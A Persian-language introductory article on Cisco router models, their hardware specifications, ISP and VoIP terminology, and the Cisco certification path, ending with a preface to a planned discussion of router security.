در میان محصولات شبکهCisco آشنا ترین و محبوبترین نام را دارد .محصولات Cisco معمولا بهترین و مطمئن ترین ابزارهای شبکه هستند .با داشتن یک روتر Cisco بعید است مدیر یک شبکه در حل مسائل و مشکلات خود به بن بست برسد .چرا کهCisco برای هر مسئله ای راه حلی را پیشنهاد کرده است .

ما در اینجا تنها مقداری درباره روترهای Cisco بحث می کنیم و وارد سایر محصولاتCisco نمی شویم .بدیهی است پرداختن به جزئیات کامل روترهای Cisco نیز امکان پذیر نیست .برای آگاهی کامل از محصولات و هر یک از تجهیزاتCisco می توانید به سایتcisco.com مراجعه نمایید .

امروزه استفاده از روترهایCisco به منظور برقراری ارتباط کاربران با ISP از جمله رایج ترین روشهای موجود است .علاوه بر این روترهایCisco می توانند به منظور های مختلفی نظیرVoIP Routing , Firewall و .... مورد استفاده قرار گیرند.

روترهای Cisco دارای مدلهای مختلفی بوده که برخی از آنها به اختصار عبارتند از :

: Cisco 2511

- این مدل دارای 1 ماژولEthernet می باشد .
- برای اتصال خط Leased دارای پورت سریالOnboard است .
- میزانRam آن 4 الی 8 مگابایت می باشد و امکان افزایش را نیز دارا است.
- میزانFlash آن 8 الی 16 مگابایت بوده و امکان تعویض یا افزایش را نیز دارا است.
- ماژول نمی توان به آن اضافه کرد .اما می توان 2 پورت سریال برای اتصال خطLeased یا1 E1/T به آن اضافه کرد.
- سرعتEthernet آن10 Mb/s می باشد .


: Cisco 26XX

- این مدل دارای 1 پورت یا 2 پورت Ethernet می باشد .
- برای اتصال خطLeased به کارت سریال WIC1T یا WIC2T نیاز است .
- میزانRam آن حداقل 16 و حداکثر 256 مگابایت می باشد.
- میزانFlash آن حداقل 8 و حداکثر 128 مگابایت می باشد.
- حداکثر 1 ماژول می توان به آن اضافه کرد.
- حداکثر 2 کارت WIC می توان به آن اضافه کرد .
- سرعتEthernet آن 10/ 100 یا 10 می باشد .

: Cisco 36XX

- این مدل دارای 1 پورت یا 2 پورتEthernet می باشد .
- برای اتصال خط Leased به آن به ماژولNM- FE2W و کارت سریال1 WIC1T یاWIC2T نیاز است .
- میزانRam آن 32 می باشد و امکان افزایش را نیز دارا است.
- میزانFlash آن 8 بوده و امکان تعویض یا افزایش را نیز دارا است.
- حداکثر 6 ماژول می توان به آن اضافه کرد.

- سرعتEthernet آن 100 می باشد .



: Cisco 5300

- این مدل Router نبوده و فقطAccess Server می باشد.
- دارای 2 پورتEthernet است .یکی با سرعت 10 و دیگری با سرعت 100 است.
- خط Leased نمی توان به آن اضافه کرد .
- میزانRam آن 64 می باشد و امکان افزایش را نیز دارا است.
- میزان Flash آن 16 بوده و امکان تعویض یا افزایش را نیز دارا است.
- حداکثر 3 ماژول می توان به آن اضافه کرد.
- حداکثر 4 خط E1 می توان به آن اضافه کرد برای120 خط VoIP همزمان.


: Cisco 5350

- این مدل دارای 2 پورتEthernet با سرعت 10 /100می باشد.
- حداکثر 7 خط E1 می توان به آن اضافه کرد .
- دارای دو سریال پورتOnboard است که از آن می توان برای اتصال خطLeased استفاده کرد .
- میزانRam آن 128 مگابایت می باشد و امکان افزایش را نیز دارا است.
- میزانFlash آن 32 مگابایت بوده و امکان تعویض یا افزایش را نیز دارا است.

- حداکثر 3 ماژول می توان به آن اضافه کرد.
- حداکثر 7 خط E1 می توان به آن اضافه کرد .

Cisco 1750

- این مدل دارای 1 ماژولEthernet می باشد .
- به این مدل می توان 2 کارت WAN اضافه کرد .
- مورد استفاده آن فقط به منظورGateway Voice است .
- برای اتصال خطLeased به آن باید ماژولWIC به آن اضافه کرد.
- میزانRam آن 16 مگابایت می باشد و امکان افزایش را نیز دارا است.
- میزان Flash آن 4 مگابایت بوده و امکان تعویض یا افزایش را نیز دارا است.
- با استفاده از کارتهایVIC-2FXO می توان از حداکثر خط به منظورVoIP 4 استفاده کرد .
- ماژول نمی توان به آن اضافه کرد.
- سرعتEthernet آن10/100 می باشد .



: Cisco Vg200

- این مدل دارای 1 ماژول Ethernet می باشد .
- مورد استفاده آن فقط به منظور Voice Gateway است.
- اتصال خط Leased به آن ممکن نیست .
- میزان Ram آن 16 مگابایت می باشد و امکان افزایش را نیز دارا است.
- میزان Flash آن4 مگابایت بوده و امکان تعویض یا افزایش را نیز دارا است.
- حداکثر 1 ماژول می توان به آن اضافه کرد.
- سرعت Etherne t آن 10/ 100 می باشد .

همانگونه که گفته شد روترهایCisco نسبت به سایر روترها قابلیت انعطاف پذیری بیشتری داشته و ماژول های مختلفی می توان بر روی آنها نصب کرد و به منظور های مختلف از آنها استفاده نمود .از میان انواع ماژول هایی که می توان بر روی روترهایCisco نصب کرد می توان به موارد زیر اشاره کرد :

: NM16AM

ماژول Data برای 16 خط تلفن به همراه 16 مودمInternal با سرعت 56 Kb/s می باشد .

: NM32A

ماژول Data برای 32 خط تلفن بدون مودم Internal می باشد .اگر از این ماژول استفاده شود مودم بایدExternal 32 به روتر وصل شود .

: NM16A

ماژول Data برای 16 خط تلفن بدون مودم Internal می باشد .اگر از این ماژول استفاده شود باید 16 مودمExternal به روتر وصل شود .

در این قسمت نرم افزاری را معرفی می کنیم که دقیقا "یک روتر را شبیه سازی می کند .نام این نرم افزار RouterSim's CCNASim Router Simulator است .به کمک این نرم افزار می توانید تعدادیSwitch , Router و ... را در شبکه خود قرار دهید و به هر یک از روترها Telnet کنید و به راحتیConfiguration آنها را تغییر دهید .این نرم افزار را می توانید از آدرس زیر Download کنید .البته در این سایت نرم افزارهای جالب دیگری را هم می توانید پیدا کنید مثل یک شبیه ساز شبکه واقعی و .... :

http://www.routersim.com

خوب حال با بعضی از مفاهیم و اصطلاح ها هم در اینجا آشنا میشویم تا بعد مشکلی برای فهم مطلب پیش نیاید .

: ISP
به مراکز سرویس دهی اینترنتISP گفته می شود !!!

: ITSP

به مراکز سرویس دهیITSP , Phone2Phone گفته می شودProvider) . (Internet Telephony Service)

: DVB

به کارت سخت افزاری اطلاق می شود که در یکی از Slot های کامپیوتر قرار می گیرد و بوسیله یک کابل به دیش متصل شده و از طریق آن می تواندReceive کند .

: Receiver

یک Device است که به دیش وصل شده و عمل دریافت اطلاعات از دیش را انجام می دهد .

: Transiver

یک Device است که به دیش وصل شده و عمل ارسال اطلاعات به دیش را انجام می دهد .

: Cache Server

به تجهیزاتی گفته می شود که بتواند هنگام کارکردن کاربران ,سایتهای بازدید شده توسط آنها را در خود نگهداری کرده و در صورتی که یک کاربر دیگر بخواهد همان سایتها را بازدید نماید با سرعت بیشتر و صرفه جویی در پهنای باند پاسخ خود را از طریق Cache Server دریافت کند .وجودCache Server در شبکه می تواند تا 50 درصد در اندازه پهنای باند صرفه جویی کند و راندمان شبکه را بالا ببرد .

: Accounting/Billing

به نرم افزارهای مدیریت کاربران در یک ISP گفته می شود .این نرم افزارها کنترل میزان استفاده کاربران از شبکه اینترنت را برعهده دارند .معروف ترین نرم افزار در این زمینه در کشورمان محصول شرکت داده پردازان دوران بوده و**ISP Util** نام دارد که هم اکنون بیش از 40 درصد ازISP های کشور از آن استفاده می کنند .همچنین نرم افزار**VoIP Util** نیز که برای کنترل مصرف کاربران تلفنی بکار رفته و مختصITSP ها می باشد دیگر محصول این شرکت می باشد .

: Firewall

هم بصورت سخت افزاری و هم بصورت نرم افزاری وجود دارد و وظیفه آن بالا بردن ضریب امنیتی شبکه به منظور جلوگیری از Hack شدن و سوء استفاده توسط افراد سود جو می باشد !!! زیاد جدی نگیرید !!

: URL Filtering

هم بصورت سخت افزاری و هم بصورت نرم افزاری وجود دارد و وظیفه آن جلوگیری از ورود کاربران به سایتهای غیر اخلاقی و غیر مجاز می باشد.

: MultiPort

دستگاهی است که معمولا درISP ها مورد استفاده قرار می گیرد .دارای یک کارت PCI بوده و بر رویMainboard یک کامپیوتر نصب می شود .با نصب MultiPort می توانComport های یک کامپیوتر را افزایش داد و تعداد زیادی Modem به یک کامپیوتر متصل کرد .

: RAS

به کامپیوتری گفته می شود که تعداد زیادی Modem به آن متصل بوده و کاربران می توانند به آن Connect کرده و از اینترنت استفاده کنند .

: Access Server

به دستگاههایی گفته می شود که کاربران اینترنتی قادر باشند به آن Connect کرده و از طریق آن به اینترنت دسترسی پیدا کنند.

: Gateway VOIP

به دستگاههایی گفته می شود که کاربران تلفنی قادر باشند به آن Connect کرده و از طریق آن با کشورهای مختلف ارتباط تلفنی برقرار کنند.

: VOIP Carrier

به تشکیلاتی گفته می شود که با VoIP Gateway از طریق اینترنت در ارتباط بوده و ارتباط های تلفنی بینVoIP Gateway و کشورهای مختلف را برقرار می سازد .

انواع راههای ارتباط کاربر به ISP :

خط آنالوگ ، خطLeased خط E1 ، Wireless،ADSL . هرISP می تواند برای دستیابی به اینترنت از یک یا چند روش از روشهای زیر استفاده کند .خط آنالوگ ، خط Leased خط E1 ، Wireless ، ADSL، Receive Only Dish ، Dish Send/Rec .

خوب کافی است دیگر زیادی از بحث اصلی دور شدیم !!

در دوران کنونی متخصصان امنیت اطلاعات بر این باور هستند که بهترین دفاع در برابر نفوذگران ایجاد لایه های دفاعی در زیر لایه های شبکه است چنانچه چنین دیواره های دفاعی در مرکز متمرکز باشند خطرات آسیب پذیری ها هم به همان اندازه بالاتر می روند آیا می توان دفاع در عمق را ره آورد آینده دنیای متخصصان امنیتی بر شمرد ویا باز مثل همیشه نفوذگران یک قدم از متخصصان امنیتی جلوتر خواهند بود این که کدام یک از دو دسته بر دیگری برتری خواهند یافت چیزی است که نه می توان پیش بینی کرد و نه ارایه نظریات قطعی در این باره درست می باشد آن چه که به صورت واضحی مشخص می باشد جنگی است که میان این دو دسته ادامه دارد زمانی گروهی از گروه دیگری برتری هایی بدست می آورند و گاهی هم با شکست هایی مواجه می شوند . شاید بهتر است که بگوییم چنین جنگ سایبری تا مدت نامعلومی یا شاید هم تا ابد ادامه پیدا کند . یکی از موضوعات مورد بحث در زمینه استراتژی دفاعی ایجاد لایه های دفاعی در

عمق و امن کردن کل اجزای شبکه با توجه به اجزای سخت افزاری شبکه می باشد این بدان معنی است که از اجزای متفاوت نیز می توان کاربری های متفاوتی را بعلاوه کاربرد اصلی آنها استفاده نمود با توجه به مفهوم اخیر مهمترین اجزا را می توان بر شمرد یکی از این اجزاء بنیادین که بعنوان می باشند (Router) مهره های ارتباطی برای ستونفقرات یک شبکه محسوب می شوند مسیریاب ها اهمیت این بخش سخت افزاری در راه اندازی کل شبکه های محلی و به هم پیو ستن آنها در ایجاد شبکه ها ی گسترده بر کسی پوشیده نیست توسعه اینترنت امروزی هم بی شک مرهون خدمات چنین اجزایی بوده است بدون این اجزا هم می شد با استفاده از سوییچ ها نیز شبکه ها را گسترش داد ولی آیا تا به حال فکر کرده بودید که اگر با همان فن اوری قدیمی شبکه ها می خواست به پیش برود حجم ترافیک داده ها با این تعداد افزایش کاربران تا چه حد سرسام آور ی زیادمی شد روتر ها هم با افزایش سرعت تبادلات سریع و همچنین ایجاد قابلیت گسترش شبکه ها نوع دیگری از خدمات را در طی دهی گذشته به ارمغان آوردند و آن هم بحث های امنیتی این اجزا بوده است آن چیزی که در مقاله کنونی پیش روی شماست راهبرد های امنیتی و ریسک های موجود در مبحث روتر ها را شامل می شود بحث امنیت را در مورد روتر ها را می توان به دو بخش مجزا از هم بررسی نمود ولی این دو بخش درتعاملی نزدیک با یکدیگر از هم تا ثیر می پذیرند یکی بحث اقدامات عملی در جهت ایمن کردن یک روتر میباشد تا در برابر حملات نفوذگران در امان بماند و دیگری استفاده از خود روتر ها به عنوان یک عامل بازدارنده در برابر نفوذگران می باشد این دو نکته اگر در کنار هم به خوبی جمع شوند می توان ابزاری ایجاد نمود که در انصورت میتوان گفت که به یکی از تکنیک های دفاع در عمق دست پیدا کرده ایم ولی اگر مسایل امنیتی یکی از دو جنبه بالا در نظر نگرفته شده باشد نه تنها خود امنیت روتر به خطر میافتد بلکه دیگر اجزای مرتبط با آن و در کل امنیت کل شبکه مرتبط با آن به نوعی به خطر جدی می افتد بدین گونه است که موضوع امنیت روتر ها و کاربری های امنیتی آن برای ما نمود پیدا می کند.در مقاله سعی ما بر این خواهد بود که تا حد امکان بر هر دو جنبه تاکید شود و نکات اساسی و بنیادی مطرح گردد Preو همچنین دوره +Network از قبل پیشنهاد می شود مطالعه کنندگان محترم حداقل اشنایی هایی رابا داشته باشند.

البته مطلب را cisco از قبیل(Introduction to cisco Networking technologies (ICND طوری بیان خواهیم نمود تا دوستانی که با مبانی شبکه به طور بنیادین آشنایی کاملی ندارند مطالبی را فرا بگیرند یک راهنمایی – یک واقعیت اجتناب ناپذیرجدول زیر هم برای کسانی می باشد که علاقه مند هستند دوره های سیسکو را مرحله به مرحله پشت سر بگذرانند و نایل به دریافت مدارک این شرکت بین المللی ومعتبر شوند – افراد کمی هستند از جمله که توانسته اند این دوره ها را به طور کامل بگذرانند -کسانی که دوره های مورد Jeffery A. Martin اقای نظر را با موفقیت به پایان برسانند به خصوص موفق به دریافت مدارک سطوح پیشرفته شرکت سیسکو ISPو ICP شوند براحتی جذب مراکز تحقیقاتی و نرم افزاری می شوند خواستگاه اینگونه افراد بیشتر در ها می باشد هر کدام از این دوره ها را میتوان تا حدودی برابر مدارکی دانست که یک مهندس علوم رایانه در دانشگاه تا دوره دکترا می گذراند از نظر کسب تجربه های عملی یک مهندس کامپیوتر با یک متخصص سیسکو اصلا قابل قیاس نیست از نظر عملی یک متخصص سیسکو در سطح بسیار بالاتری نسبت به یک مهندس رایانه قرار دارد از نظر تئوری هم در بسیاری از مسایل برابر می باشند . این موضوع را از این جهت در نظر بگیرید که گرفتن این مدارک به آن آسانی ها هم که فکر می کنید نیست پس اگر توانایی این دور ها را در خود حس نمی کنید بهتر است به همان مدارک دانشگاهی بسنده کنید متاسفانه چیز هایی که به عنوان مد در می ایند اجتناب نا پذیر هم هستند .در علوم شبکه نیز هر از چند گاهی چیزی هایی به شکل مد در می آیند و با گذشت زمان چیز هایی دیگر جانشین آن مد ها میشوند جای این گونه مد ها فقط در Fashion Tv خالی است .

دورانی در حدود یک دهه پیش یکی از دوستان به من می گفت که اگر خواستی در یک جلسه و کنفرانسی یک حرف دهن پر کن بگویی که کسی چیزی نفهمد به سرعت این جمله را بگو آری : Transmission control protocol / Internet protocol و یا همان TCP/IP خودمان یا حتی دیگر اصطلاحات نامتعارف شبکه . امروزه هم در هر جایی یا حتی در سطح شبکه هم با هر کسی بر خورد می کنید فقط برای شما نام این دوره ها را بر زبان می اورند بدون اینکه حتی معنی یا حتی خود جمله تشکیل دهنده آنرا بدانند گویی قصد دارند با ذکر نام این دوره ها فقط بار علمی خود را به رخ دیگران بکشند گرچه می دانیم که اینگونه اشخاص فاقد آن بار علمی هستند البته راه بر خورد با اینگونه افراد هم بسیار سهل وآسان است فقط یک لبخند کوچک به این گونه اشخاص کافی است تا خود به اشتباه شان پی ببرند .جالب است گویی کشور ایران مهد متخصصان دوره های Cisco Systems و Microsof شده است .

متاسفانه تعداد افرادی که ادعای داشتن چندین مدارک سیسکو را دارند کم هم نیستند البته اشخاصی را همگی می شناسیم که که یک یا چند مدرک سیسکو را حتی در کشور عزیزمان ایران دریافت کرده اند ولی اینکه این مقدار متخصص سیسکو در جایی متمرکز شده باشند آن هم باسنین پایین کمی دور از ذهن به نظر می رسد – جالب اینجا است که در بر خورد با اینگونه افراد فقط یک سوال نه از دوره های تخصصی سیسکو بلکه از مبانی شبکه به طور مثال Sub Net پرسیده شود انجاست که یا از جواب دادن به سوالتان شانه خالی می کنند و یا واقعا چیزی برای گفتن ندارند متاسفانه برای مدارک مهندسی نرم افزار Microsoft هم همین داستان صادق است – آیا بهتر نیست به جای تظاهر به داشتن علوم به دنبال کسب ان علوم رهسپار شویم دانستن مطالب بالا خود به تنهایی خالی از لطف نبود حالا که با تمامی دوره های شرکت سیسکو اشنا می شوید اینرا هم به خاطر بسپارید که تا این زمان تعداد کسانی که موفق به گذرانیدن کامل این دوره ها با موفقیت شده اند کمتر از انگشتان دو دست بوده اند به این نکته توجه کنیدمنظور گذراندن دوره های فوق با موفقیت کامل و با معیار های خود شرکت است چونکه شخصی هم می تواند در دوره های مذبور شرکت کند و آشنایی ها لازم را هم بدست آورد ولی با معیار های خود شرکت تطبیق نداشته باشد پیشنهاد می شود برای اخذ سه مدرک سه دوره آخر در خود شرکت سیسکو آموزش ها را کسب کنید هم از نظر کامل بودن آزمایشگاه ها و هم از نظر وجود متخصصان کاملا مجرب با تجربه های کاری فراوان


در خود شرکت سیسکو پشتیبانی می شوید در کشور های حوزه خلیج فارس و حتی بعضی از موسسات در داخل ایران تعدادی از این دوره ها را آموزش می دهند ولی آن چیزی که در زمینه دوره های سیسکو حائز اهمیت است ساعت ها ی آزمایشگاهی و همچنین دوره های عملی است که این دوره ها در این گونه موسسات یا ارائه نمی شوند و یا در صورت ارائه بسیار محدود و فشرده و ناقص ارائه می شوند خودتان در بازدید از آزمایشگاه های اینگونه موسسات می توانید به این نکته پی ببرید یکی از مهمترین مسایل در یاد گیری این دوره ها کسب تجربه عملی درکنار اساتید خبره این رشته ها است از آنجا که خرید اینگونه تجهیزات از نظر مالی هم امکان پذیر و مقرون به صرفه نیست پیشنهاد می شود از سیمولاتور های نرم افزاری خود شرکت سیسکو برای تمرین استفاده نمایید تعدادی course متعدد نیز برای علاقه مندان وجود دارد بطوریکه در هر یک از امتحانات سیسکو می توانید سطح معلومات خود را آزمایش کرده و سطح علمی خود را بیازمایید.

مطلب بعدی گذراندن مرحله به مرحله این دوره ها است اینطور فرض نکنید که می توانید مثلا بدون گذراندن دوره CCNA به دوره CCNP بروید یا به قولی جهشی مدارک مورد نظر را دریافت کنید چونکه اصولا از نظر علمی بدون فرا گرفتن دوره های پایینی درک مفاهیم دوره های بالایی اصلا امکان پذیر نیست هر یک ازدوره های زیر به عنوان پایه برای دوره های بعدی لازم و ضروری است البته دوره های زیر تمامی دوره های سیسکو نیستند تعدادی دوره های مربوط به بعضی از تخصص های خاص نیز موجود می باشند ولی مهمترین این دوره ها در جدول زیر معرفی شده اند.

نام دوره	آموزشهای پیشنهادی	توضیحات
Pre Cisco	OSI model – TCP/IP –Basic of Networks and protocols	مبانی شبکه
Introduction Cisco Networking Devices (ICND)		
Introduction to Cisco Networking technologies (ICNT)		
CCNA (Cisco certified Network Associate)	Introduction Cisco Networking Devices (ICND) Introduction to Cisco Networking technologies (ICNT)	نصب و پیکربندی سویچ ها و روتر های سیسکو – رفع عیب سیستم های شبکه – افزایش امنیت شبکه
CCNP (Cisco Certified Network Professional)	Building Scalable Inter network (BCSI) Building Cisco multilayer Switched Networks (BCMSN) Building Cisco remote Access Networks (BCRAN) Cisco Inter Network Troubleshooting Support (CIT)	اجرای فنی و تخصصی قابلیت –نزدیک ساختن شبکه ها و کاهش ترافیک داده ها - شناسایی و رفع مشکلات روتر های شرکت سیسکو - و ....
CCDP (Cisco Certified Design professional)	Building Scalable Inter network (BCSI) Building Cisco multilayer Switched Networks (BCMSN) Designing Cisco Network Architecture (ARCH)	دانش حرفه ای طراحی شبکه های پیچیده . طراحی روتر ها و سویچ های سیسکو در شبکه های WAN و LANو Dial Access
CCIE (Cisco Certified Internet Working Expert)	CCIE Communications and Services CIE Routing and Switching CCIE Security CCIE Voice	بالاترین سطح دانش فنی سیسکو

همه موارد و دوره های بالا در یک کلام مخ شبکه !!		CISSP

دوستانی که تمامی دوره های سیسکو را با موفقیت پشت سر بگذارند مدرک علمی مربوط به همان دوره را دریافت می نمایند مثلا در تصویر زیر شخص مورد نظر کلیه دوره های سیسکو را پشت سر گذاشته است و به یکی از بالا ترین سطوح دانش فنی این شرکت CCDP نایل گردیده است .



ما در این مقاله قصد آموزش سیسکو را نداریم بلکه به متد ها و روش های امنیتی و هک و ضد هک آن اشاراتی خواهیم نمود سعی خواهیم نمود در چند بخش به ارایه مطالب مهم بپردازیم همچنین در قسمتی به فرمان های متداول در پیکربندی روتر ها خواهیم پرداخت تعدادی روش ها نفوذگری را به طور اجمالی بر خواهیم شمرد

ما چگونگی نفوذ به روتر های یک شبکه را به طور مستقیم به شما نشان نخواهیم داد بلکه ار جنبه های امنیتی به موضوع می پردازیم مثلا دستور ها و پیکربندی های مناسب بهمراه سیاست های امنیتی کامل را به شما معرفی می نماییم تا از این نکات در بهبود امنیت سیستم های داخلی خود بهره برداری نمایید نه در جهت خرابکاری البته به چند مورد متد های نفوذگری هم برای علاقه مندان اشاره خواهیم نمود.

